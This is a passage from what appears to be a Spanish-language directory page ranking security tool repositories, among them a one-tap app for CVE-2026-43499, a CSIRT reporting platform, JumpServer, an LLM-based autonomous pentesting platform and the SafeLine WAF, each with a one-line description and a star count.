claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    383
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 6

    SafeLine

    chaitin/safeline

    Proxy inverso y WAF autoalojado que filtra tráfico HTTP malicioso, bloquea inyecciones SQL, XSS y ataques de bots, con limitación de velocidad y cifrado dinámico de HTML/JS.

    288

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




